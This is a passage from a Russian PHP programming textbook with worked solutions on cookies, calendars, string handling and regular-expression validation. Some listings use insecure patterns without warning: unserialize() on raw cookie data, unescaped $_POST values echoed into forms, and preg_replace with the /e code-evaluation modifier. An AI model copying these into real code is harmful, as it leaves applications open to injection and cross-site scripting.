Листинг II.1.18. Извлечение массива из cookie

```
<?php
  // Извлекаем упакованный массив
  // из cookie
  $filename = unserialize(stripcslashes($_COOKIE['filename']));
  // Выводим содержимое массива
  echo "<pre>";
  print_r($filename);
  echo "</pre>";
?>
```

Перед сохранением данных в cookie все специальные символы и символы кавычек экранируются обратным слешем, поэтому для того, чтобы функция `unserialize()` произвела распаковку массива, необходимо избавиться от лишних слешей при помощи функции `stripcslashes()`.

II.1.10. Календарь

Основная проблема при формировании календаря заключается в том, что месяц, как правило, начинается с середины недели. Сам календарь представляет собой таблицу с количеством строк, равных количеству дней в неделе, и количеством столбцов, равных количеству недель в месяце, поэтому формирование календаря целесообразно проводить сразу в двумерном массиве. Разрабатываемый скрипт разобьем на три блока:

- формирование первой недели;
- формирование последующих недель;
- вывод календаря.

Скрипт, реализующий вывод календаря текущего месяца в американском формате, представлен в листинге II.1.19.

Замечание

Следует помнить, что отсчет недели на Западе начинается с воскресенья, в то время как в Российской Федерации с понедельника, поэтому при вычислении номера недели `$dayofweek` необходимо сдвигать нумерацию.

Листинг II.1.19. Календарь на текущий месяц в американском формате

```
<?php
  // Вычисляем количество дней в текущем месяце
  $dayofmonth = date('t');
```

```
// Счетчик для дней месяца
$day_count = 1;

// 1. Первая неделя
$num = 0;
for($i = 0; $i < 7; $i++)
{
  // Вычисляем номер дня недели для числа
  $dayofweek = date('w',
                    mktime(0, 0, 0, date('m'), $day_count, date('Y')));
  // Приводим числа к формату 1 - понедельник, ..., 6 - суббота
  $dayofweek = $dayofweek - 1;
  if($dayofweek == -1) $dayofweek = 6;

  if($dayofweek == $i)
  {
    // Если дни недели совпадают,
    // заполняем массив $week
    // числами месяца
    $week[$num][$i] = $day_count;
    $day_count++;
  }
  else
  {
    $week[$num][$i] = "";
  }
}

// 2. Последующие недели месяца
while(true)
{
  $num++;
  for($i = 0; $i < 7; $i++)
  {
    $week[$num][$i] = $day_count;
    $day_count++;
    // Если достигли конца месяца - выходим
    // из цикла
    if($day_count > $dayofmonth) break;
  }
  // Если достигли конца месяца - выходим
```

```
    // из цикла
    if($day_count > $dayofmonth) break;
  }

  // 3. Выводим содержимое массива $week
  // в виде календаря
  // Выводим таблицу
  echo "<table border=1>";
  for($i = 0; $i < count($week); $i++)
  {
    echo "<tr>";
    for($j = 0; $j < 7; $j++)
    {
      if(!empty($week[$i][$j]))
      {
        // Если имеем дело с субботой и воскресеньем,
        // подсвечиваем их
        if($j == 5 || $j == 6)
             echo "<td><font color=red>".$week[$i][$j]."</font></td>";
        else echo "<td>".$week[$i][$j]."</td>";
      }
      else echo "<td> </td>";
    }
    echo "</tr>";
  }
  echo "</table>";
?>
```

Для того чтобы вывести календарь на текущий месяц в российском формате, необходимо лишь изменить третий блок (вывод календаря) так, как это представлено в листинге II.1.20.

Листинг II.1.20. Календарь на текущий месяц в российском формате

```
<?php
  …
  // Выводим содержимое массива $week
  // в виде календаря
  // Выводим таблицу
  echo "<table border=1>";
  for($j = 0; $j < 7; $j++)
```

```
  {
    echo "<tr>";
    for($i = 0; $i < count($week); $i++)
    {
      if(!empty($week[$i][$j]))
      {
        // Если имеем дело с субботой и воскресеньем,
        // подсвечиваем их
        if($j == 5 || $j == 6)
             echo "<td><font color=red>".$week[$i][$j]."</font></td>";
        else echo "<td>".$week[$i][$j]."</td>";
      }
      else echo "<td> </td>";
    }
    echo "</tr>";
  }
  echo "</table>";
?>
```

Как видно из листинга II.1.20, для этого достаточно поменять местами вложенные циклы обхода двумерного массива `$week`.

Замечание

Для того чтобы вывести календарь на произвольный месяц, достаточно передать в качестве второго параметра функции `date()` любую дату месяца в виде числа секунд, прошедших с полуночи 1 января 1970 года.

II.1.11. Вертикальный вывод строки

Решить задачу можно несколькими путями, например, воспользовавшись функцией `str_split()` так, как это продемонстрировано в листинге II.1.21.

Листинг II.1.21. Использование функции `str_split()`

```
<?php
  $str = "Hello world!";
  $arr = str_split($str);
  foreach($arr as $char) echo "$char<br>";
?>
```

Второй способ вертикального вывода строки (листинг II.1.22) основан на том факте, что со строкой можно обращаться как с массивом символов. Первому символу соответствует позиция 0.

Листинг II.1.22. Альтернативный способ вертикального вывода

```
<?php
  $str = "Hello world!";
  for($i = 0; $i < strlen($str); $i++) echo $str[$i]."<br>";
?>
```

II.1.12. Число в денежном формате

Для решения этой задачи проще всего воспользоваться функцией `number_format()` (листинг II.1.23).

Листинг II.1.23. Использование функции `number_format()`

```
<?php
  echo number_format(18439529234.5678, 2, '.', ' ');
?>
```

II.1.13. Замена символов bbCode

Самым простым решением является обычная замена при помощи функции `str_replace()` (листинг II.1.24).

Листинг II.1.24. Использование функции `str_replace()`

```
<?php
  $text = 'Очень [b]жирный[/b], жирный [b]текст';
  $text = str_replace("[b]","<b>",$text);
  $text = str_replace("[/b]","</b>",$text);
  echo $text;
?>
```

Однако в этом случае происходит замена всех символов без разбора, в том числе и незакрытых тегов (рис. II.1.3).

Рис. II.1.3. Замена незакрытого тега [b]

Для того чтобы предотвратить интерпретацию незакрытых тегов, необходимо использовать более сложную схему обработки текста, например, такую, которая представлена в листинге II.1.25.


Листинг II.1.25. Обработка только закрытых тегов

```
<?php
  // Исходная строка
  $text = 'Очень [b]жирный[/b], жирный [b]текст';
  // Результирующая строка
  $result = "";
  // Вспомогательные переменные
  $lastocc = 0;
  $sndocc = 1;
  while($sndocc)
  {
    // Начало жирного фрагмента
    $fstocc = strpos($text, "[b]", $lastocc);
    // Завершение жирного фрагмента
    $sndocc = strpos($text, "[/b]", $fstocc);
    if(($fstocc>0 && $sndocc>0 && $lastocc>0) ||
       ($fstocc >= 0 && $sndocc>0 && $lastocc == 0))
    {
      // Помещаем фрагмент до тега [b] в строку $result
      $result .= substr($text, $lastocc, $fstocc - $lastocc);
      // Жирный фрагмент
      $result .= "<b>".substr($text,
```

```
                                $fstocc + 3,
                                $sndocc - $fstocc - 3)."</b>";
      $lastocc = $sndocc + 4;
    }
    else
    {
      // Подбираем остатки строки
      $result .= substr($text, $lastocc, strlen($text)-$lastocc);
      // Выходим из цикла
      break;
    }
  }
  echo $result;
?>
```

Результат работы скрипта представлен на рис. II.1.4.

Рис. II.1.4. Замене подвергаются только закрытые теги [b]



Глава II.2

Регулярные выражения

II.2.1. Удаление всех тегов из HTML-страницы

Для удаления HTML-тегов можно воспользоваться заменой по регулярным выражениям (листинг II.2.1). Для этого служит функция `preg_replace()`, которая имеет следующий синтаксис:

```
mixed preg_replace (mixed pattern, mixed replacement, mixed subject
                    [, int limit])
```

Эта функция ищет в строке `subject` соответствие регулярному выражению `pattern` и заменяет его на `replacement`. Необязательный параметр `limit` задает количество соответствий, которые необходимо заменить. Если этот параметр не указан или равен −1, то заменяются все найденные соответствия.

Параметр `replacement` может содержать ссылки вида `\\n`, каждая такая ссылка будет заменена на подстроку, соответствующую `n`-ным круглым скобкам. `n` может принимать значения от 0 до 99, причем ссылка `\\0` соответствует вхождению всего шаблона. Выражения в круглых скобках нумеруются слева направо, начиная с единицы.

Если во время выполнения функции были обнаружены совпадения с шаблоном, будет возвращено измененное значение `subject`, в противном случае будет возвращен исходный текст `subject`.

Первые три параметра функции `preg_replace()` могут быть одномерными массивами. В случае, если массив использует ключи, при обработке массива они будут взяты в том порядке, в котором расположены в массиве.

В случае, если параметры `pattern` и `replacement` являются массивами, функция `preg_replace()` поочередно извлекает из обоих массивов по паре элементов и использует их для операции поиска и замены. Если массив `replacement` содержит больше элементов, чем `pattern`, то вместо недостающих элементов для замены будут взяты пустые строки. В случае, если

pattern является массивом, а replacement — строкой, по каждому элементу массива pattern будет осуществлен поиск и замена на replacement (шаблоном будут поочередно все элементы массива, в то время как строка замены остается фиксированной). Вариант, когда pattern является строкой, а replacement — массивом, не имеет смысла.

Замечание

Perl-подобные регулярные выражения обрамляются символами границы (в листинге II.2.1 в качестве такого символа выступает одинарная кавычка '). В качестве границы могут выступать любые символы. Если они встречаются внутри регулярного выражения, их необходимо экранировать при помощи обратного слеша. После границы следуют модификаторы, которые влияют на все регулярное выражение. Модификатор i сообщает, что регулярное выражение не зависит от регистра, а s — в регулярном выражении могут встречаться символы перевода строки.

Листинг II.2.1. Удаление тегов из HTML-страницы

```
<?php
  // Извлекаем содержимое из файла index.htm
  $content = file_get_contents("index.htm");

  // Массив регулярных выражений
  $search = array ("'<script[^>]*?>.*?</script>'si",
                   "'<[\/\!]*?[^<>]*?>'si",
                   "'([\r\n])[\s]+'",
                   "'&(quot|#34);'i",
                   "'&(amp|#38);'i",
                   "'&(lt|#60);'i",
                   "'&(gt|#62);'i",
                   "'&(nbsp|#160);'i",
                   "'&(iexcl|#161);'i",
                   "'&(cent|#162);'i",
                   "'&(pound|#163);'i",
                   "'&(copy|#169);'i",
                   "'&#(\d+);'e");
 // Массив замены
 $replace = array ("",
                   "",
                   "\\1",
                   "\"",
```

```
                    "&",
                    "<",
                    ">",
                    " ",
                    chr(161),
                    chr(162),
                    chr(163),
                    chr(169),
                    "chr(\\1)");
  // Осуществляем удаление тегов и вывод текста в окно браузера
  echo preg_replace($search, $replace, $content);
?>
```

Однако, если производится удаление всех тегов, удобнее воспользоваться функцией `strip_tags()` (листинг II.2.2).

Замечание

Функция `strip_tags()` принимает второй необязательный параметр, в котором можно передать теги, не подлежащие удалению.

Листинг II.2.2. Использование функции `strip_tags()`

```
<?php
  // Извлекаем содержимое из файла index.htm
  $content = file_get_contents("index.htm");
  // Осуществляем удаление тегов и вывод текста в окно браузера
  echo strip_tags($content);
?>
```

Функция `strip_tags()` не всегда удобна, это связано с тем, что место удаленных тегов заполняется пробельными символами, а символы, характерные для HTML (такие как ` `), остаются без изменений.

II.2.2. Удаление изображений из HTML-страницы

Для решения этой задачи можно воспользоваться регулярным выражением `"|<img[^>]+>|si"`: заменяя его пустой строкой, мы удалим все изображения из содержимого HTML-страницы (листинг II.2.3).

Листинг II.2.3. Удаление изображений из HTML-страницы

```
<?php
  // Извлекаем содержимое из файла index.htm
  $content = file_get_contents("index.htm");

  // Регулярное выражение
  $search = "|<img[^>]+>|si";
  // Замена
  $replace = "";

  // Осуществляем удаление тегов и вывод текста в окно браузера
  echo preg_replace($search, $replace, $content);
?>
```

Тег `<img>` является одиночным, поэтому после того, как найдено вхождение подстроки "`<img`", далее необходимо извлечь весь текст до первой закрывающей угловой скобки > — "`[^>]+>`".

II.2.3. Извлечение названия HTML-страницы

Для решения этой задачи понадобится функция `preg_match()`, которая осуществляет поиск в строке по регулярному выражению и имеет следующий синтаксис:

```
int preg_match (string pattern, string subject
                [, array matches [, int flags [, int offset]]])
```

Эта функция ищет в строке `subject` соответствие регулярному выражению `pattern`. Если задан необязательный параметр `matches`, то результаты поиска помещаются в массив. Элемент `$matches[0]` будет содержать часть строки, соответствующую вхождению всего шаблона, `$matches[1]` — часть строки, соответствующую первым круглым скобкам, `$matches[2]` — вторым и т. д. Необязательный флаг `flag` может принимать единственное значение `PREG_OFFSET_CAPTURE`, при указании которого изменяется формат возвращаемого массива `$matches` — каждое вхождение возвращается в виде массива, в нулевом элементе которого содержится найденная подстрока, а в первом — смещение. Поиск осуществляется слева направо, с начала строки. Дополнительный параметр `offset` может быть использован для указания альтернативной начальной позиции для поиска. Функция `preg_match()` возвращает количество найденных соответствий. Это может быть 0 (совпадения не найдены) и 1, поскольку `preg_match()` прекращает свою работу после первого найденного совпадения.

Для извлечения названия HTML-страницы способ, использованный в предыдущем разделе, уже не подойдет. В названии могут содержаться угловые скобки < и >. Поэтому необходимо использовать теги `<title>` и `</title>`, управляя "жадностью" при помощи модификатора `U`. Регулярные выражения по умолчанию являются "жадными", т. е. возвращают самое длинное соответствие из всех возможных. Модификатор `U` позволяет инвертировать "жадность" и требует, чтобы найденное соответствие было самым коротким из всех найденных.

Код скрипта для извлечения названия HTML-страницы приведен в листинге II.2.4.

Листинг II.2.4. Извлечение названия HTML-страницы

```
<?php
  // Извлекаем содержимое из файла index.htm
  $content = file_get_contents("index.htm");

  // Регулярное выражение
  $pattern = "|<title>(.*)</title>|siU";

  // Извлекаем название HTML-страницы
  if(preg_match($pattern, $content, $out))
  {
    echo $out[1];
  }
?>
```

Управлять "жадностью" регулярного выражения можно также при помощи последовательности "`*?`", т. е. регулярное выражение из листинга II.2.4 можно переписать следующим образом: "`|<title>(.*?)</title>|si`". Последовательность "`*?`" позволяет изменять "жадность" локально, когда необходимо, чтобы все выражение было "жадным", а какая-то его часть "не жадной".

II.2.4. Конвертация даты из MySQL-формата в календарный

Для решения данной задачи можно воспользоваться регулярным выражением, представленным в листинге II.2.5.

Листинг II.2.5. Преобразование даты из формата YYYY-MM-DD в DD.MM.YYYY

```
<?php
  $date = "2003-03-21";
  preg_match("|([0-9]{4})-([0-9]{1,2})-([0-9]{1,2})|", $date, $out);
  echo "$out[3].$out[2].$out[1]";
?>
```

При использовании функции `preg_match()` допускается использование третьего параметра. Данный параметр представляет собой массив, в который сохраняются результаты поиска. Элемент массива с индексом 0 соответствует всему шаблону, элемент с индексом 1 соответствует содержимому первых круглых скобок (году), элемент с индексом 2 соответствует содержимому вторых круглых скобок (месяцу), элемент с индексом 3 соответствует содержимому третьих круглых скобок (день).

II.2.5. Проверка корректности ввода адреса электронной почты

Будем исходить из того, что адрес должен иметь вид *something@server.com*. У адреса есть две составляющие — имя пользователя и имя домена, которые разделены знаком `@`. В имени пользователя могут присутствовать буквы нижнего и верхнего регистров, цифры, знаки подчеркивания, минуса и точки. В качестве разделителя между именем пользователя и именем домена в выражение требуется добавить знак `@`, после чего следует доменное имя, которое тоже может состоять из букв нижнего и верхнего регистра, цифр, знаков препинания, минуса и точки. Итак, регулярное выражение, проверяющее имя пользователя и наличие разделителя и наличия доменного имени, выглядит следующим образом:

```
"[0-9a-z_]+@[0-9a-z_^\.]+"
```

Для проверки доменного имени первого уровня (.ru, .com) необходимо добавить следующее выражение:

```
"\.[a-z]{2,6}"
```

Замечание

Важно отметить, что недавно были добавлены несколько доменных имен первого уровня, среди них появились имена info и travel, поэтому трех символов недостаточно для проверки корректности ввода адреса электронной почты, необходимо предоставить от двух до шести символов под домен первого уровня.

Символ "." в регулярных выражениях используется для обозначения любого символа, поэтому для поиска соответствия точки в регулярном выражении этот символ экранируется обратным слешем: "\.".

Объединяя эти строки, можно получить следующее регулярное выражение в формате Perl для проверки корректности адресов электронной почты:

```
"|[0-9a-z_]+@[0-9a-z_^\.]+\.[a-z]{2,6}|i"
```

Замечание

Модификатор `i` в регулярном выражении сообщает интерпретатору, чтобы поиск соответствия проводился без учета регистра.

Это регулярное выражение будет соответствовать e-mail, однако если строка должна содержать адрес электронной почты и ничего более, то регулярное выражение необходимо снабдить привязкой к началу (`^`) и концу текста (`$`).

```
"|^[0-9a-z_]+@[0-9a-z_^\.]+\.[a-z]{2,6}$|i"
```

Окончательно проверка корректности адреса электронной почты может выглядеть так, как это представлено в листинге II.2.6.

Листинг II.2.6. Проверка корректности адреса электронной почты

```
<form method=post>
  <input size=60 type=text name=name value=<?= $_POST['name']; ?>>
  <input type=submit value='Проверить'>
</form><br>
<?php
// Обработчик HTML-формы
if(isset($_POST['name']))
{
  if(preg_match("|^[0-9a-z_]+@[0-9a-z_^\.]+\.[a-z]{2,6}$|i",
                $_POST['name']))
  {
    echo "e-mail верен";
  }
  else
  {
    echo "e-mail не верен";
  }
}
?>
```

II.2.6. Проверка корректности ввода URL

Проверка корректности ввода URL является достаточно сложной задачей. Построить универсальное регулярное выражение, которое бы соответствовало всем URL, очень не просто. Обычно ищут компромисс между сложностью и точностью соответствия URL регулярному выражению.

При построении регулярного выражения будем исходить из того, что URL имеет следующий формат:

```
http://хост/путь/
```

В качестве необязательной части URL может выступать имя файла с различными расширениями html, php, pl, cgi и т. п. После имени файла могут следовать необязательные параметры.

В качестве регулярного выражения, соответствующего такому URL, может выступать следующий шаблон:

```
#^(http://)?[-a-z0-9_\.]+([-a-z0-9_]+\.(html|php|pl|cgi))?
([-a-z0-9_:@&\?=+,\.!/~*'%$]+)?$#i
```

Код скрипта, выполняющего проверку корректности ввода URL, приведен в листинге II.2.7.

Листинг II.2.7. Проверка корректности ввода URL

```
<form method=post>
  <input size=60 type=text name=name value=<?= $_POST['name']; ?>>
  <input type=submit value='Проверить'>
</form><br>
<?php
// Обработчик HTML-формы
if(isset($_POST['name']))
{
  $pattern = "#^(http://)?[-a-z0-9_\.]+([-a-z0-9_]+
             \.(html|php|pl|cgi))?([-a-z0-9_:@&\?=+\.!/~*'%$]+)?$#i";
  if(preg_match($pattern, $_POST['name']))
  {
    echo "URL верен";
  }
  else
  {
    echo "URL не верен";
  }
}
?>
```

II.2.7. Подсветка URL

Для решения этой задачи можно воспользоваться регулярным выражением, представленным в *разделе II.2.6* (листинг II.2.8).

Листинг II.2.8. Замена текстовых URL на гиперссылки

```
<?php
  // Извлекаем содержимое из файла index.htm
  $content = file_get_contents("text.txt");
  $content = nl2br($content);

  // Регулярное выражение
  $pattern = "#http://[-a-z0-9_\.]+([-a-z0-9_]+\.(html|php|pl|cgi))?
              ([-a-z0-9_:@&\?=+\.!/~*'%$]+)?#i";
  $replacement = "<a href=\\0>\\0</a>";

  // Извлекаем название HTML-страницы
  echo preg_replace($pattern, $replacement, $content);
?>
```

II.2.8. Проверка корректности ввода чисел

Проверка корректности ввода чисел является важной задачей. Часто Web-разработчики предполагают, что в HTML-формы, предназначенные для ввода чисел, ничего, кроме чисел, вводиться не будет. Однако вместо чисел может быть введен текст и целые мини-программы деструктивного действия, приводящие в лучшем случае к сбою работы скрипта, а в худшем — к взлому (см. *главу II.5*).

Проверить целое число очень просто, для его проверки введен специальный класс `\d`. Кроме этого, необходимо явно указать начало (`^`) и конец строки (`$`), иначе после того, как будет указана одна цифра, можно будет ввести все, что угодно, — регулярное выражение найдет цифру и проигнорирует все остальное. Привязка к началу и концу строки позволяет избежать этого:

```
"|^[\d]*$|"
```

Обработка числа с плавающей точкой состоит из нескольких частей. Целой части числа соответствует рассмотренное в предыдущем разделе выражение "`[\d]*`". После точки (которую необходимо экранировать) следует дробная часть, которая тоже описывается выражением "`[\d]*`". Теперь, объединяя фрагменты, мы можем получить шаблон для чисел с плавающей точкой — "`|^[\d]*\.[\d]*$|`". Завершающим штрихом будет учет разного формата разделителя целой и дробной части, в качестве которого может выступать

как точка (23.56), так и запятая (23,56) — для учета чисел в обоих форматах регулярное выражение следует изменить следующим образом: "|^[\d]*[\.,][\d]*$|". Однако такое выражение не позволит вводить целые числа, которые являются частным случаем чисел с плавающей точкой. Для того чтобы исправить это, необходимо добавить символ ? после класса [\.,].

"|^[\d]*[\.,]?[\d]*$|"

Итак, поставленную задачу можно решить следующим образом (листинг II.2.9).

Листинг II.2.9. Проверка чисел на корректность

```
<form method=post>
  Число <input size=60 type=text name=number
               value=<?= $_POST['number']; ?>><br>
  Цена <input size=60 type=text name=price
              value=<?= $_POST['price']; ?>><br>
  <input type=submit value='Проверить'>
</form><br>
<?php
  // Обработчик HTML-формы
  if(isset($_POST['number']) && isset($_POST['price']))
  {
    if(!preg_match("|^[\d]*$|", $_POST['number']))
    {
      exit("Не верен формат числа товарных позиций");
    }
    if(!preg_match("|^[\d]*[\.,]?[\d]*$|", $_POST['price']))
    {
      exit("Не верен формат цены");
    }
    echo number_format($_POST['number']*$_POST['price'], 2, '.', ' ');
  }
?>
```

II.2.9. Изменение регистра

При решении данной задачи удобно воспользоваться функцией preg_replace_callback(), которая позволяет не просто заменять подстроки, соответствующие регулярному выражению новыми подстроками, а обра-

щаться к функции обратного вызова, которая позволяет осуществить манипуляции с текстом. Функция имеет следующий синтаксис:

```
mixed preg_replace_callback (mixed pattern, callback callback,
                             mixed subject [, int limit])
```

Поведение этой функции во многом сходно с `preg_replace()`, за исключением того, что вместо параметра `replacement` необходимо указывать функцию `callback`, которой в качестве входящего параметра передается массив найденных вхождений. Функция обратного вызова `callback()` возвращает строку, которая будет использоваться для осуществления замены (листинг II.2.10).

Листинг II.2.10. Замена текста

```
<?php
  $text = "ПРОГРАММИРОВАНИЕ - это ИСКУССТВО. Ему и ЖИЗНЬ посвятить
           не жалко.";
  $text = preg_replace_callback(
          "|[А-Я]{2,}|",
          "replace_text",
          $text);
  echo $text;
  function replace_text($matches)
  {
    return substr($matches[0],0,1).strtolower(substr($matches[0],1));
  }
?>
```

Регулярное выражение `"|[А-Я]{2,}|"` ищет все слова, в которых встречаются более двух заглавных букв подряд. Такие слова заменяются результатом, возвращаемым функцией обратного вызова `replace_text()`. Функция принимает в качестве параметра массив, первый элемент которого соответствует всему регулярному выражению, а последующие — частям регулярного выражения, заключенным в круглые скобки. Функция оставляет первую букву слова без изменений и переводит в нижний регистр остальные буквы при помощи функции `strtolower()`.

Замечание

Вообще в PHP для перевода первой буквы в верхний регистр, а всех остальных в нижний существует специальная функция `ucfirst()`, но она редко работает как следует с национальными символами, поэтому для безотказной работы на всех серверах проще воспользоваться решением, приведенным в листинге II.2.10.

II.2.10. Разбивка длинной строки

В данном случае так же, как и в задаче 2.8, удобно воспользоваться функцией `preg_replace_callback()` и собственной функцией обратного вызова (листинг II.2.11).

Листинг II.2.11. Разбивка длинной строки

```
<?php
  $text = "AAAAAAAAAAaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaAAAAAAAAAAAAAaaaaaaaaa";

  $text = preg_replace_callback(
                  "|(\w{25,})|",
                  "split_text",
                  $text);
  function split_text($matches)
  {
    return wordwrap($matches[1], 25, '<br>', 1);
  }

  echo $text;
?>
```

Функция `wordwrap()` позволяет разбить любую строку, переданную в качестве первого параметра, на подстроки с количеством символов, переданным через второй параметр. Третий параметр задает символ разрыва. Последний параметр позволяет функции осуществить разрыв по целому слову, а не по ближайшему пробельному символу.

Замечание

Использование функции `wordwrap()` без регулярных выражений не является таким гибким, так как функция предназначена для работы с текстом, а не отдельными словами.

II.2.11. Разбивка текста на предложения

Для решения этой задачи можно воспользоваться функцией `preg_split()`, которая разбивает текст по регулярному выражению и имеет следующий синтаксис:

```
array preg_split (string pattern, string subject
                  [, int limit [, int flags]])
```

Функция возвращает массив, состоящий из подстрок заданной строки `subject`, которая разбита по границам, соответствующим шаблону `pattern`.

В случае, если параметр `limit` указан, функция возвращает не более, чем `limit` подстрок. При его отсутствии или равенстве −1 функция действует без ограничений. Последний параметр `flags` может быть произвольной комбинацией следующих флагов (соединение происходит при помощи оператора "|"):

- `PREG_SPLIT_NO_EMPTY` — в случае, если этот флаг указан, функция `preg_split()` вернет только непустые подстроки;
- `PREG_SPLIT_DELIM_CAPTURE` — в случае, если этот флаг указан, выражение, заключенное в круглые скобки в разделяющем шаблоне, также извлекается из заданной строки и возвращается функцией;
- `PREG_SPLIT_OFFSET_CAPTURE` — в случае, если этот флаг указан, для каждой найденной подстроки будет указана ее позиция в исходной строке. Этот флаг меняет формат возвращаемых данных: каждое вхождение возвращается в виде массива, в нулевом элементе которого содержится найденная подстрока, а в первом — смещение.

В качестве регулярного выражения лучше использовать символ точки с последующими пробельными символами "`|\.[\s]+|s `". Для того чтобы HTML-теги не мешали операциям, воспользуемся решением из *раздела II.2.1* по удалению HTML-тегов из текста.

Окончательно разбивка текста на предложения может выглядеть так, как это представлено в листинге II.2.12.

Листинг II.2.12. Разбивка текста на предложения

```
<?php
  // Извлекаем содержимое из файла index.htm
  $content = file_get_contents("index.htm");

  // Массив регулярных выражений
  $search = array ("'<script[^>]*?>.*?</script>'si",
                   "'<[\/\!]*?[^<>]*?>'si",
                   "'([\r\n])[\s]+'",
                   "'&(quot|#34);'i",
                   "'&(amp|#38);'i",
                   "'&(lt|#60);'i",
                   "'&(gt|#62);'i",
                   "'&(nbsp|#160);'i",
                   "'&(iexcl|#161);'i",
                   "'&(cent|#162);'i",
```

```
                    "'&(pound|#163);'i",
                    "'&(copy|#169);'i",
                    "'&#(\d+);'e");
 // Массив замены
 $replace = array ("",
                    "",
                    "\\1",
                    "\"",
                    "&",
                    "<",
                    ">",
                    " ",
                    chr(161),
                    chr(162),
                    chr(163),
                    chr(169),
                    "chr(\\1)");

  // Осуществляем удаление тегов и вывод текста в окно браузера
  $content = preg_replace($search, $replace, $content);

  $text = preg_split("|[\.!\?][\s]+|s", $content);
  echo "<pre>";
  print_r($text);
  echo "</pre>";
?>
```

Результат работы скрипта из листинга II.2.12 представлен на рис. II.2.1. Как видно, это лишь промежуточный этап, теперь необходимо разбить каждое предложение на отдельные слова.

Преобразовать массив `$text` в двумерный таким образом, чтобы каждый конечный элемент массива содержал отдельное слово, можно при помощи скрипта, представленного в листинге II.2.13.

Листинг II.2.13. Преобразование массива `$text` в двумерный

```
<?php
  for($i = 0; $i < count($text); $i++)
  {
```

```
    $text[$i] = preg_split("|[-\s,]+|s", $text[$i]);
  }
  echo "<pre>";
  print_r($text);
  echo "</pre>";
?>
```

Результат работы скрипта в конечном варианте представлен на рис. II.2.2.




Рис. II.2.1. Содержимое массива `$text` с предложениями




Рис. II.2.2. Содержимое массива `$text` с отдельными словами

II.2.12. Количество слов в тексте

Для решения этой задачи понадобится функция `preg_match_all()`, которая, в отличие от `preg_match()`, находит все соответствия регулярному выражению. Функция имеет следующий синтаксис:

```
int preg_match_all (string pattern, string subject, array matches
                    [, int flags [, int offset]])
```

Функция ищет в строке `subject` все совпадения с регулярным выражением `pattern` и помещает результат в массив `matches` в порядке, определяемом комбинацией флагов `flags`. Так же, как и в случае функции `preg_match()`, можно задать смещение `offset`, начиная с которого будет осуществляться поиск в строке `subject`.

После нахождения первого соответствия дальнейший поиск будет осуществляться не с начала строки, а от конца последнего найденного вхождения.

Дополнительный параметр `flags` может комбинировать следующие значения:

- `PREG_PATTERN_ORDER` — если этот флаг установлен, результат будет упорядочен следующим образом: элемент `$matches[0]` содержит массив полных вхождений регулярного выражения, элемент `$matches[1]` содержит массив вхождений первых круглых скобок, `$matches[2]` — вторых и т. д. Иными словами, если строка содержит три соответствия регулярному выражению, то подстроку для последнего соответствия всему регулярному выражению можно найти в элементе `$matches[0][3]`, а для первых круглых скобок данного соответствия в элементе `$matches[1][3]`;
- `PREG_SET_ORDER` — если этот флаг установлен, результат будет упорядочен следующим образом: элемент `$matches[0]` содержит первый набор вхождений, элемент `$matches[1]` содержит второй набор вхождений и т. д. В таком случае массив `$matches[0]` содержит первый набор вхождений, а именно: элемент `$matches[0][0]` содержит первое вхождение всего регулярного выражения, элемент `$matches[0][1]` содержит первое вхождение первых круглых скобок, `$matches[0][1]` — вторых и т. д. Аналогично массив `$matches[1]` содержит второй набор вхождений, и так для каждого найденного набора;
- `PREG_OFFSET_CAPTURE` — в случае, если этот флаг установлен, для каждой найденной подстроки будет указана ее позиция в исходной строке. Необходимо помнить, что этот флаг меняет формат возвращаемых данных: каждое вхождение возвращается в виде массива, в нулевом элементе которого содержится найденная подстрока, а в первом — смещение.

Функция `preg_match_all()` возвращает количество найденных вхождений шаблона (может быть нулем) либо `FALSE`, если во время выполнения возникли какие-либо ошибки.

Для решения исходной задачи так же, как и в предыдущем разделе, уничтожим все лишние HTML-теги. Для поиска всех односимвольных слов потребуется регулярное выражение "`|\b[\w]{1}\b|s`". Последовательность `\b` является так называемой границей слова — без указания границ слова, регулярное выражение `[\w]{1}` будет соответствовать каждой букве любого слова.

Окончательно подсчет односимвольных слов может выглядеть так, как это представлено в листинге II.2.14.

Листинг II.2.14. Подсчет односимвольных слов

```
<?php
  // Извлекаем содержимое из файла index.htm
  $content = file_get_contents("index.htm");
  // Массив регулярных выражений
